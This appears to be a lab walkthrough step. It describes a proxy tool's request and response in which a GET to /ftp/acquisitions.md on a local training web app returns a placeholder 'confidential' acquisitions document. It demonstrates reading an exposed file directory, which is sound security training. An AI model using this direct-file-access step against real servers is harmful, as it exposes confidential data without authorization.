The screenshot shows the OWASP ZAP interface with the Repeater tab selected. In the Request pane, a GET request is shown:

```

1 GET /ftp/acquisitions.md HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.1
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/

```

In the Response pane, the response body contains a confidential document:

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Sun, 05 Nov 2023 08:51:39 GMT
10 ETag: W/"38d-18b9eae368a"
11 Content-Type: text/markdown; charset=UTF-8
12 Content-Length: 909
13 Vary: Accept-Encoding
14 Date: Thu, 16 Nov 2023 18:15:07 GMT
15 Connection: close
16
17 # Planned Acquisitions
18
19 > This document is confidential! Do not distribute!
20
21 Our company plans to acquire several competitors within the next year.
22 This will have a significant stock market impact as we will elaborate in
23 detail in the following paragraph:
24
25 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
26 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
27 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
28 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
29 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
30 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
31 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
32 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
33 ipsum dolor sit amet.
34
35 Our shareholders will be excited. It's true. No fake news.
36

```